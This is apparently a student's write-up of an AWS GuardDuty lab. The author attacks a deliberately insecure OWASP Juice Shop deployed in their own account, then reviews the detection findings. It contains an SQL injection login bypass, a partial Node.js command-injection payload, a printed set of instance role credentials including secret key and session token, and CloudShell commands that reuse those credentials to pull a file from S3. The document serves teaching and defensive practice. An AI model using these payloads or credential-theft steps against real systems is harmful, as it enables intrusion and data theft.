
# Threat Detection with GuardDuty

Erik Gonzalez



**Credentials for the EC2 instance role Nimbus-guardduty-eg-TheRole-N67kpKXjPVxS were used from a remote AWS account.**

High First seen 12 minutes ago, last seen 12 minutes ago

Credentials created exclusively for an EC2 instance using instance role Nimbus-guardduty-eg-TheRole-N67kpKXjPVxS have been used from a remote AWS account 323891640314.

This finding is

**Overview**

| | |
|---|---|
| Finding ID | d4cd538ba6e7e63cf5b185e2ac8eabe3 |
| Type | UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS |
| Severity | HIGH |
| Region | us-east-1 |
| Count | 1 |
| Account ID | 312831649097 |
| Resource ID | nimbus-guardduty-eg-thesecurebucket-ts6lfpgwyzlw |
| Created at | 11-21-2025 10:45:13 (7 minutes ago) |
| Updated at | 11-21-2025 10:45:13 (7 minutes ago) |

**Resource affected**

| | |
|---|---|
| Resource role | TARGET |
| Resource type | S3Bucket |
| Access key ID | ASIAURVRYEVE66H7AECX |
| Principal ID | AROAURVRYEVE3WFBSCKG6:i-0f1c7a37ce06c7c9c |
| User type | AssumedRole |

# Introducing Today's Project!

## Tools and Concepts

The services we used were GuardDuty, CloudFormation, S3, and CloudShell. Key concepts we learnt include SQL + command injection, using Linux commands like wget, cat and jq, and malware protection!

## Project Reflection

The project took me about 2 hours to complete. The most challenging part for me was learning what each command line does in the giant block of code during the hacking phase. The most rewarding was definitely seeing GuardDuty working and detecting my hacking efforts.


To garner more experience on cloud security and level up my career. This project met my goals.

## Project Setup

To set up for this project, we deployed a CloudFormation template that launches an insecure web app (OWASP Juice Shop). The three main components are Web App Infractructure, S3 Bucket, GuardDuty protecting our environment.

The web app deployed is called OWASP Juice Shop. To practice my GuardDuty skills, I will attack the Juice Shop, and then visit the GuardDuty console to detect and analyze the findings. Does it pick up on my attacks to the web app?

GuardDuty is an AI-powered detection service, which means it is designed to help us find any security attacks or vulnerabilities that affect the AWS resources/environment. Once it detects something unusual, it is up to the user (me) to remediate.



CloudFormation > Stacks > Nimbus-guardduty-eg

Stacks (1)

Filter status: Active

Search by stack name

View nested

Stacks

Nimbus-guardduty-eg
2025-11-21 08:11:28 UTC-0500
CREATE_COMPLETE

Nimbus-guardduty-eg

Stack info | Events | Resources | Outputs | Parameters | Template | Change sets | Git sync

Events (89)


Search events

| Operation ID | Timestamp | Logical ID | Status | Detailed status |
|---|---|---|---|---|
| 90afeb32-eb7f-4483-9568-63038c369931 | - | - | - | - |
| 90afeb32-eb7f-4483-9568-63038c369931 | 2025-11-21 08:19:12 UTC-0500 | Nimbus-guardduty-eg | CREATE_COMPLETE | - |
| 90afeb32-eb7f-4483-9568-63038c369931 | 2025-11-21 08:19:10 UTC-0500 | CloudFrontDistribution | CREATE_COMPLETE | - |
| 90afeb32-eb7f-4483-9568-63038c369931 | 2025-11-21 08:15:51 UTC-0500 | TheAutoScalingGroup | CREATE_COMPLETE | - |
| 90afeb32-eb7f-4483-9568-63038c369931 | 2025-11-21 08:15:50 UTC-0500 | TheAutoScalingGroup | CREATE_IN_PROGRESS | - |

# SQL Injection

The first attack I performed on the web app is SQL Injection, which means injecting malicious SQL code that manipulates a result from my web app. SQL injection is a security risk because it can let attackers bypass logins, or delete/edit data.

My SQL injection attack involved entering the code ' or 1=1;-- into the email field of the web app's login page. This means the login query will always evaluate to true (i.e. the database is manipulated into telling the web app that this login exists).




Email *
' or 1=1;--

Password *

# Command Injection

Next, I used command injection, which is a technique that manipulates the web app's web server to run code that has been entered e.g. in a form. The Juice Shop web app is vulnerable to this because it does not sanitize user inputs i.e. does not block scripts.

To run command injection, I entered JavaScript code in the username field of the web app's admin console. This script will tell my web server to expose the server's IAM credentials and save them in a publicly accessible JSON file.


User Profile

Email: admin@juice-sh.op

Username: #{global.process.mainModule.require('child_process').


[object Object]

File Upload: no file selected

Image URL: e.g. https://www.gravatar.com/avatar/526703ac2bd7cd675e872393a0744bf5

# Attack Verification

To verify the attack's success, I visited the publicly exposed credentials file (i.e. credentials.json). This page showed us access keys that represent our EC2 instance's access to my AWS environment. Anyone can use those keys to get the same level of access.




```
{
   "AccessKeyId" : "ASIAURVRYEVE66H7AECX",
   "Code" : "Success",
   "Expiration" : "2025-11-21T20:01:23Z",
   "LastUpdated" : "2025-11-21T13:54:08Z",
   "SecretAccessKey" : "FLEP8sPiGZeGwdDRlqZlbiabRxoHm6SNSbvHtCae",
   "Token" :
"IQoJb3JpZ2luX2VjEEYaCXVzLWVhc3QtMSJIMEYCIQCTVcH6uKjq7lGsLCB8kjmzXQS2cREMC0D9g8igj35DYQIhAMZ9IG8dOZHPzWZL054jaLif21Q4w+SifRnMd0JmZDbYKrgFCA8QABoMMzEyOD
MxNjQ5MDk3IgyXKlFryQFGCax19aIqlQVsdOLKB6AqikiNCain0WlEAfVbO11fNSQwtXHUDXNExic0aJlnUTqR19tJY8WKqE0KDLzKz1yBEAcc2zt0jZ2IkERrUATvTqP4VH0ADs89zY9GIYCf/LrCa
q9BK8rijqBM/qWTyKElDCz66TqnoaIASGtDIMMKZvi0oryKskX4oZHX0k1FlQztbX5PaGQ/p9pKx3gqHloSeYXgNo8n1ar/gIsPET+niJt7NCKj5Sp/LXSGZ36FX3hr3jZJM1cle4ZXLDacZTR8CCQM
bFOhGr49UADF4VKINid3YoKTXEeMY6D3QGJxEw041P2aHVIVdq+v9iT+tsyRuHBQNE9isL1soi/mrKq7MYclVLlCoJHTyPMEN+mqVVV+AJegjNKhQR6R3Vq3+CUiSXm5aa1YfYY46YybNnnitBiS3kw
Q16zu8HHe2e4rukkQjCNbqa6WR+zce6UZBapqi0ZUhoPD4x7lXTEpueSeyfyapuD053vkJIqZHE5v1qNigaf8zLWVymHbGRX1D6s+Y8mRVOu/KUBPhm3qhSkEP1OlUSqcgn+YTTGMBy6AL8O8GMKHBR
vL03sdLj0+gz/R+/89806AWyCS1k+3zvIjRmTlEkzwNAdX0zT+VAvJ30mZifmykZw1CVyhrfAuUWz2dU1AJbBLuiHRIHyXsQR73O02yRdmnNPLCEPzYZ4jyR6/W5N2deNGCfPQlPI2tAOyjB+C+B3X2
FMyI0Uoa4NtGkzZjyN3TD7e0DsVS6rCSg5zTOtAUfsOGnCmj+9MFn9Gf/ZuP5HkA5MRVwkhqXuYrhY35BXcmtaE7RSnahv//GJif6Y+/o6gIkvh/tg47O7M7C5K/8M1/p6qvlUJ7jnVrX0/Tv93qNYB
xFXhc+pJMNrdgckGOrABEUXV/vdxbN5CoAuqxsR35L7WRZgZA4JWEqXLRKJmbUwuIGxFCblrz1Ox/DtXF1GiIbHv35L//mtg0wyLeUL2SbzoZGJsE506KokxvC6CQWplPbxVfA4/15lsDWUdfJDAasb
jMq3aoqTcbbC+JDKo0QMjBeUQp91Ew8xIPb/EtTOvWZdY5kRw9IrHv8DiJ6+7uTfuSEdSbnPHotvsqNynkd3B9grWWc+ETj1eI6KMLUE=",
   "Type" : "AWS-HMAC"
}
```

# Using CloudShell for Advanced Attacks

The attack continues in CloudShell, because this is a command-line tool we can use to run AWS commands that uses the credentials we've stolen. CloudShell is now our medium for doing suspicious things like stealing data from an S3 bucket.

In CloudShell, I used wget to download the exposed credentials file into our CloudShell environment. Next, I ran a command using cat and jq to read the downloaded file and format it nicely – so the credentials (in JSON) are easy to understand.

I then set up a new profile using all of the stolen credentials. I had to create a new profile because the hacker doesn't inherently have access to the victim's AWS environment. I'll need to use the profile to switch permission settings.




```
eYXgNo8nlar/glsPET+niJt/NCKj5Sp/LXSGZ36FX3hr3jZJM1cle4ZXLDacZTR8CCQMbFOhGr49UADF4VKlNid3YoKTXEeMY6D3QGJxEw04lPZaHVlVdq+v9iT+tsyRuHBQNE9isLlsoi/mrKq/MYclVLtCoJHTyPMEN+mqVVV+AJegjNKhQR6R3Vq3+COiSXm5aa
1YfYY46YybNnnitBiS3kwQ16zu8HHe2e4rukkQjCNbqa6WR+zce6UZBapqi0ZUhoPD4x7lXTEpueSeyfyapuD053vkJIqZHE5v1qNigaf8zLWVymHbGRX1D6s+Y8mRVOu/KUBPhm3qhSkEP1OlUSqcgn+YTTGMBy6AL8O8GMKHBRvL03sdLj0+gz/R+/89806AWyCS
1k+3zvIjRmTlEkzwNAdX0zT+VAvJ30mZifmykZw1CVyhrfAuUWz2dU1AJbBLuiHRIHyXsQR73002yRdmnNPLCEPzYZ4jyR6/W5N2deNGCfPQlPI2tA0yjB+C+B3X2FMyI0Uoa4NtGkzZjyN3TD7e0DsVS6rCSg5zTOtAUfsOGnCmj+9MFn9Gf/ZuP5HkA5MRVwkhqX
uYrhY35BXcmtaE7RSnahv//GJif6Y+/o6gIkvh/tg4707M7C5K/8M1/p6qvlUJ7jnVrX0/Tv93qNYBxFXhc+pJMNrdgckGOrABEUXV/vdxbN5CoAuqxsR35L7WRZgZA4JWEqXLRKJmbUwuIGxFCblrz1Ox/DtXF1GiIbHv35L//mtg0wyLeUL2SbzoZGJsE506Kokx
vC6CQWplPbxVfA4/15lsDWUdfJDAasbjMq3aoqTcbbC+JDKo0QMjBeUQp91Ew8xIPb/EtTOvWZdY5kRw9IrHv8DiJ6+7uTfuSEdSbnPHotvsqNynkd3B9grWWc+ETj1eI6KMLUE=",
  "Type": "AWS
}
~ $ aws configure set profile.stolen.region us-west-2
~ $ aws configure set profile.stolen.aws_access_key_id `cat credentials.json | jq -r '.AccessKeyId'`
~ $ aws configure set profile.stolen.aws_secret_access_key `cat credentials.json | jq -r '.SecretAccessKey'`
~ $ aws configure set profile.stolen.aws_session_token `cat credentials.json | jq -r '.Token'`
~ $ aws s3 cp s3://$JUICESHOPS3BUCKET/secret-information.txt . --profile stolen
download: s3://nimbus-guardduty-eg-thesecurebucket-ts6lfpgwyzlw/secret-information.txt to ./secret-information.txt
~ $ ls
credentials.json  secret-information.txt  wget
~ $ cat secret-information.txt
Dang it - if you can see this text, you're accessing our private information!
~ $
```

## GuardDuty's Findings

After performing the attack, GuardDuty reported a finding within 15 minutes. Findings are notifications from GuardDuty that something suspicious has happened, and they give you additional details about the who/what/when of the attack.

GuardDuty's finding was called UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS, which means credentials belonging to my EC2 instance were being used in another account. Anomaly detection was used because this was unusual behaviour.

GuardDuty's detailed finding reported the S3 bucket was affected; the action that was done using the stolen credentials (GetObject); and the EC2 instance whose credentials were leaked. The IP address and location of the actor were also available.



**Credentials for the EC2 instance role Nimbus-guardduty-eg-TheRole-N67kpKXjPVxS were used from a remote AWS account.**

High First seen 12 minutes ago, last seen 12 minutes ago

Credentials created exclusively for an EC2 instance using instance role Nimbus-guardduty-eg-TheRole-N67kpKXjPVxS have been used from a remote AWS account 323891640314.

Investigate with Detective

This finding is Useful Not useful

**Overview**

| | |
|---|---|
| Finding ID | d4cd538ba6e7e63cf5b185e2ac8eabe3 |
| Type | UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS |
| Severity | HIGH |
| Region | us-east-1 |
| Count | 1 |
| Account ID | 312831649097 |
| Resource ID | nimbus-guardduty-eg-thesecurebucket-ts6lfpgwyzlw |
| Created at | 11-21-2025 10:45:13 (7 minutes ago) |
| Updated at | 11-21-2025 10:45:13 (7 minutes ago) |

**Resource affected**


| | |
|---|---|
| Resource role | TARGET |
| Resource type | S3Bucket |
| Access key ID | ASIAURVRYEVE66H7AECX |
